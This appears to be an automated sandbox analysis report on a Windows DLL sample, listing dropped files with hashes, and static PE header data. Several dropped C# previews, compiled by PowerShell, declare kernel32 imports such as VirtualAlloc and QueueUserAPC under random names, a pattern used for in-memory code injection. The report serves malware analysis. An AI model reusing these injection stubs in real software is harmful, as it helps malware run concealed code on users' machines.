SSDEEP:	48:cvIwSD8zsnJgtWI9vC8Wgc8sqYjhO8fm8M4J2+3FHX5j+q84CE/KcQIcQw02d:uITfJZ1grsqY1rJbX9P/Kkw02d
MD5:	D7555A32FFEF5D7C2998AF262FA1361A
SHA1:	2F0663A8F7B5F2DBF5D85D30001821285F28D8EE
SHA-256:	84ABCCF9C74791D4DE1B1FD4AA02DCA01E3B5675CA38011196C0A32278C3590E
SHA-512:	036DF7909CDD926535F9105C6A13DFD760C9B924D937184593FBDC90CF3C2485C36F9F1DA0F7076CBE6C75B059756D830AEE1AF589253B6E57A7D6CB8121CB
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1483674" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:h9smd3YrKkGdcU6CkVsm5emla9sm5ib4q4dVsm5emdjxoeRjp5Kib4nVFn3eGOVo:ySib4q4dvEib4nVoGIpN6KQkj2frkjhQ
MD5:	243581397F734487BD471C04FB57EA44
SHA1:	38CB3BAC7CDC67CB3B246B32117C2C6188243E77
SHA-256:	7EA86BC5C164A1B76E3893A6C1906B66A1785F366E092F51B1791EC0CC2AAC90
SHA-512:	1B0B1CD588E5621F63C4AACC8FF4C111AD9148D4BABE65965EC38EBD10D559A0DFB9B610CA3DF1E1DD7B1842B3E391D6804A3787B6CD00D527A660F444C413A
Malicious:	false
Preview:	PSMODULECACHE.....7.t8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-Package Provider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....e...[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.038440975503667
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlmMRSRa+eNMjSSRr/++5xVBuSRNA5cWGQRZry:V/DTLDfu09eg5rG+5zBlK5Ny
MD5:	AE91D1351B9FB773FEF9B6F31D0A22EE
SHA1:	323F9FAD2F10ABDC97A7BF643A35DE67E3A32E31
SHA-256:	2CEDA574437717CB5084A6D8315F059002F22D45837C60C003F1F09BB0A72DCD
SHA-512:	94C098F8D6FA16950D6CC582D7303D6B1383126C8DB3AA1C85D7E4E155143E2A4E42B3C96A7B5EFAA53CA3AA8A81CDB97B641D1F4521C67456158C32046A8E3
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class omrgvusmwh. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ooyvxktqmjp,uint oshbdrwt);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr payqgxim,uint tthajtdrqfh,uint vcyatdpvykk,uint vnrytmsowy);.. }..}.

C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.236775870785985
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923ff/Uzxs7+AEszI923ff5n:p37Lvkmb6KzfUWZE2Z
MD5:	D874DF30CBB88C7DBC84DB40D2AD160E
SHA1:	2EB4B7298F3417FF05EB34E6AD6B4DCB765CAA18
SHA-256:	21A00B459564CA9025839901A3E31BF0C43361A4492946726F4C15269EC391F5
SHA-512:	A47316FFE1D9E5B365707ECBEE99856919A85FC85FF64E2C2014A34BF73A7A0931E78CDD820E1F5B1F7871CEC32C388386FDDA1482A9FB4946582D745E54762
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs"

C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.642281478416701
Encrypted:	false
SSDEEP:	24:etGShsMWWOJy853Ek0s2E7OgLdWQzbtkZf4EHOWI+ycuZhNAakSMPNnq:6huvz5UkGE7vZWQzqJ4m11ulAa3cq
MD5:	09419D5F88C4024B9CF11E22C025026B
SHA1:	01EC489DD5FF6BD24119C5DA7719CA04D4B381F0
SHA-256:	DA4A7A4D8635E81DD55B62372BD3443C1374568287D71B591EBECF4E8838AF87
SHA-512:	CF36E7A91B42183E4674C8768FCEF3BA2A3337659F97A6C3D25297F82ADB8D1B5FF54D5DE9C5764F7CB4E206BA014163C6B278DD6F8212DE8C4C65F1B5188C A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..../cb.....!.....$... ...@..... ....@.....#..S....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....$.....H.....X ..p.....(....*BSJB.....v4.0.30319.....l...H...#~.....P...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....6./.....1....."..... =..... O..... W.....P .....d.....j.....v..... .....d. ...d...!.d.%...d.....*.....3.D.....=.....O.....W.....

C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	868
Entropy (8bit):	5.31091812522973
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KzfUWZE2cKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KztE2cKaM5DqBVKVrdFAMBJTH
MD5:	CF535E3924D3BB3217D1AE1DF572B529
SHA1:	95E6A3BC052F57054159748F053BBD6376586891
SHA-256:	A5DBC838BE969E191FBDE02E13E0E8C3CD6BB6505F8D69E9CF942FD1BB35C2AE
SHA-512:	217BFA54E795199E22A14A4A242BE76A8F2230F204A3C05A7E4B092C1A0BE4062FC7093605EED1B559C56D26FC47E854DAF03A0A6A6E2604BF5B81A2BAD9799 B
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\0sg2urkr\0sg2urkr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\0sg2urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0879012546007933
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grytYak7YnqqsNPN5Dlq5J:+RI+ycuZhNAakSMPNnqX
MD5:	3A44F76AEA3EA6DEEC20735B215C3E53
SHA1:	C2EA3CD328B909B5ED2851B87B66321C6B8183DA
SHA-256:	44073E817A9FA3F84904234E701D4B1603F988A0B2F8B370508523D747324478
SHA-512:	EC31ADF66D2BBF4DDDDFD3FD68E3F0748AE9CE23202142160DDED5F8B787997F29B6105EBE7459054367E0A1C46B3E2325AEF5B209C8F62CAEAA881B12384A 75
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.s.g.2.u.r.k.r...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.s.g.2.u.r.k.r...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\RES23CB.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols

Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.9831582904888454
Encrypted:	false
SSDEEP:	24:HnzW9NyjTiuHjhKdNII+ycuZhNAakSMPNnq92d:ayjTiutKdu1ulAa3cq9G
MD5:	583E041E679F56EDB683A54F1CE647B9
SHA1:	85963325F647F8744B1439BC7D205AADEF05712D
SHA-256:	B3FF50DCADCBD546E275463E95E5CDCBB7EDA8083441EE1026664811F81FABFD
SHA-512:	DBD7B61321714444C7EB0D1137B950C9294EEDBC0DE2406ADB2145192D1F1D0A1D8434C17AF3E44FE03AA7248E1AAF8260AD118567797E299C68C26A16E5EB D
Malicious:	false
Preview:	L..../cb.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....U....c:\Users\user\AppData\Local\Temp\0sg2 urkr\CSC9E8D9CF5EFB2455BAC85F18857F6B836.TMP.....:D.j.>... s[!\>S.....5.....C:\Users\user\AppData\Local\Temp\RES23CB.tmp.-.<.....'...Mic rosoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n. f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.s.g.2.u.r.k.r...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i. g.h.t... ...D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp\RES249.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	3.9848653254772106
Encrypted:	false
SSDEEP:	24:HQzW9NqTCZHChKdNWI+ycuZhNUakSQPNnq92d:PqA4Kd41ulUa3Iq9G
MD5:	ABA9A2FCA6D03E2CFDAD3777E19BA09B
SHA1:	EC808C7906F89865D9E7B9CFE89DED7C2A7422D1
SHA-256:	F51BDEF4DEE31FD170ACCFF19F0F05805C5CD0D692BDDC0098915E430DB50B4E
SHA-512:	66D8EA4DB7776D30C97FFF867F3A6BE6489064CBE5835EB3737892BD30ADC0E57D6FCAC671C2035E7F5D7E983549A86EB1C59EB2C6BA7DA29EDCD0A796F0B 5D5
Malicious:	false
Preview:	L..../cb.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....U....c:\Users\user\AppData\Local\Temp\s5wo t0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP.....^Q...*....z.'.....4.....C:\Users\user\AppData\Local\Temp\RES249.tmp.-.<.....'...Micr osoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n. f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.5.w.o.t.0.w.y...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i. g.h.t... ...D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmmtdzt1.vyi.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tr2pkc1k.yzu.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\s5wot0wy\CSC4A66175C42A34DCCBF374AEBACAD802E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.092195159275495
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryxAak7YnqqalPN5Dlq5J:+RI+ycuZhNUakSQPNnqX
MD5:	07CF065E51F915062A992EBE067AB727
SHA1:	F88C9A6625F2E25A298B199E6B9117AC4298C8B4
SHA-256:	63B69B6437EA3E3719B1BD9ED4E9E7E023B9025FEA45229944D648542188F345
SHA-512:	09A6527DF6D70F87E2BF551DD4021C9F7D6615089D1D2755D3327A07782439563E057AED9B75CA4594458EFFBC1DD143C131882DE8CA9B149B2F7EAA911A158
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...s.5.w.o.t.0.w.y...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...s.5.w.o.t.0.w.y...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.082169696837192
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJEPWmMRSR7a1TriuSRa+rVSSRnA/fewoZQy:V/DTLDfu+Pdx9rV5nA/PwQy
MD5:	248E15CD19191D4333303E0E1F8E9A70
SHA1:	9896EF9708F81AE4E3F2CA86329AD6BD82C700C3
SHA-256:	0C6C066612882CD36BB425C21983258A23536FFA9E444FE57056C2D95D8B32DF
SHA-512:	8975F34DBF35E597A91A3F0F75B6A7D074B68A5D597BC3F1CC797EF2C90E4D6F25F9F132A636DD9CA302A2683D26794E0275C6ED0AC4CC8951B07F65C5642FD1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yifpgxqqbj. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint jbsq,uint eftlv,IntPtr hpbmctchgk);.. }..}.

C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.188501291376483
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2923fbN+zxs7+AEszI923fbv9:p37Lvkmb6KzMWZE2p
MD5:	AB651B733DA85D4A40A5C3D435D20F11
SHA1:	315562E7938CE64C2B1EF13767DD46387EE92A7D
SHA-256:	A75FFD35AC9F0898666FE715BAB41E32F54A88E0AD8282731EA70FF467E58BD0
SHA-512:	6E36FD453786E3EC997288BCFA02AD7582ADD8FBA8DE06B195EDCBC3F86C41A2EA870DD46EAB3A4810D1EC87FF40816DD336166434BD14EFD79394EFA62E7294
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs"

C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.63702343315458
Encrypted:	false
SSDEEP:	24:etGSEs8+mUE7R853RY0kCG6+4I4tkZfE43DZ0WI+ycuZhNUakSQPNnq:6EWXE7S50LJE4TZX1ulUa3Iq
MD5:	16C8AD2346F2D0726B200C82DF31DD7A
SHA1:	61B460ADA7A96672FD3E61D37B8C5C956F5BFF09
SHA-256:	48E6F7DA442EAEA16520724A4BBDA11C2C815F8FC01895F0AFD98698659AC96B
SHA-512:	F8966BB40698269AF78ECADE14BBD1A5EFE0F2C3B7D23749893BB4441C00BCAF3140A364668D462CDC2FDCC803FEC099ED64B4D5AD49B99E3A5C0CF3344BD4C8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..../cb.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....6./.....%....."..... =..... J.....].....P .....h.....n.....r.....}..... .....h. ...h...!.h.%...h.....*.....3.8.....=.....J.....].....

C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	868
Entropy (8bit):	5.302915678625349
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KzMWZE2sKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6Kz9E2sKaM5DqBVKVrdFAMBJTH
MD5:	73714EBF9841358E774276C6DB685DA2
SHA1:	540FF89348D5A71BF23893067928576C4C5FB133
SHA-256:	2FF82C45A316C173CBB7C323B517991EB0800CBF2FE243389E6A6B6DDD900303
SHA-512:	B2AAAD13994A270E3B201401045D41DF331E6544567A2E324F82A33EA526ACF18640840800C9958387DE37F5B07D21935B1ED840412D8C4F4718AE1336DFA044
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.117929162957605
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	NdmYtW.dll
File size:	641942
MD5:	f0f0659d9838d978a8b7e7391b81c801
SHA1:	6adf95dab8d012a85ee4ed93f970d610ea2138bc
SHA256:	f32f9fed2539cf3a6f585bc961035ccf3a03095c1f27e688f2da2811eca045f1
SHA512:	36c19fd7430e37e8919065f9c35449567f431939a459bbf2deaf555e62116bf9594ce30924c72394216abde7227535d8a1df805145d73ffb407f34c280b0eac6
SSDEEP:	12288:+w1lEKREbddtOYRbHzcPwka1dCjc3N8Z8y:+w1lEKOpuYxiwkkgjAN8Z8y
TLSH:	37D4BE1B029B2102EBB6CE78A651636C54174CE09B01E2CFC9190DA395E35FBF4FA5ED
File Content Preview:	MZ.....@.....P.....!..L.!This program cannot be run in DOS mode....$.....9.(.X.{.X.{.X.{...{0X.{...{.Y.{G.-{.X.{~.({.Y.{..M{.X.{K..z.X.{..r{}Y.{.X.{PX.{K..z.Y.{.!8{.Y.{Rich.X.{.....

File Icon



Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3F4B4692 [Tue Aug 26 11:37:54 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	fd1c62e6f93e304a27347077f6d2b44c

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp 00007FB310C6B46Dh
jmp 00007FB310C9BBD8h
jmp 00007FB310C6B153h
jmp 00007FB310C6AE0Eh
jmp 00007FB310C6B229h
jmp 00007FB310C6AC64h
jmp 00007FB310CA104Fh
jmp 00007FB310C6AD6Ah
jmp 00007FB310C943C5h
jmp 00007FB310CA4280h
jmp 00007FB310C9FEEBh
jmp 00007FB310CA5446h
jmp 00007FB310C6ACE1h
jmp 00007FB310C954FCh
jmp 00007FB310CA7B17h
jmp 00007FB310C9EDC2h
jmp 00007FB310C9657Dh
jmp 00007FB310C6B198h

Instruction
jmp 00007FB310CAAAB3h
jmp 00007FB310C6AEBEh
jmp 00007FB310CA6679h
jmp 00007FB310C9CCA4h
jmp 00007FB310C9758Fh
jmp 00007FB310CA649Ah
jmp 00007FB310C6B135h
jmp 00007FB310CA2070h
jmp 00007FB310C99ACBh
jmp 00007FB310CA9BD6h
jmp 00007FB310C98991h
jmp 00007FB310C6B12Ch
jmp 00007FB310C6ACA7h
jmp 00007FB310CA31B2h
jmp 00007FB310CA8B2Dh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Rich Headers	
Programming Language:	• [C] VS2013 build 21005 • [RES] VS2015 build 23026 • [LNK] VS2013 UPD4 build 31101 • [C++] VS2010 SP1 build 40219 • [IMP] VS2012 UPD2 build 60315 • [RES] VS2008 build 21022 • [EXP] VS2015 UPD3.1 build 24215 • [C] VS2012 UPD1 build 51106 • [C++] VS2015 UPD3.1 build 24215

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x97000	0xc8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x98000	0x703	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x99000	0x46b8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x41001	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9731c	0x254	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3f170	0x40000	False	0.371898651123	data	4.44682748237	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x41000	0x4001b	0x41000	False	0.805322265625	data	7.15716511851	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
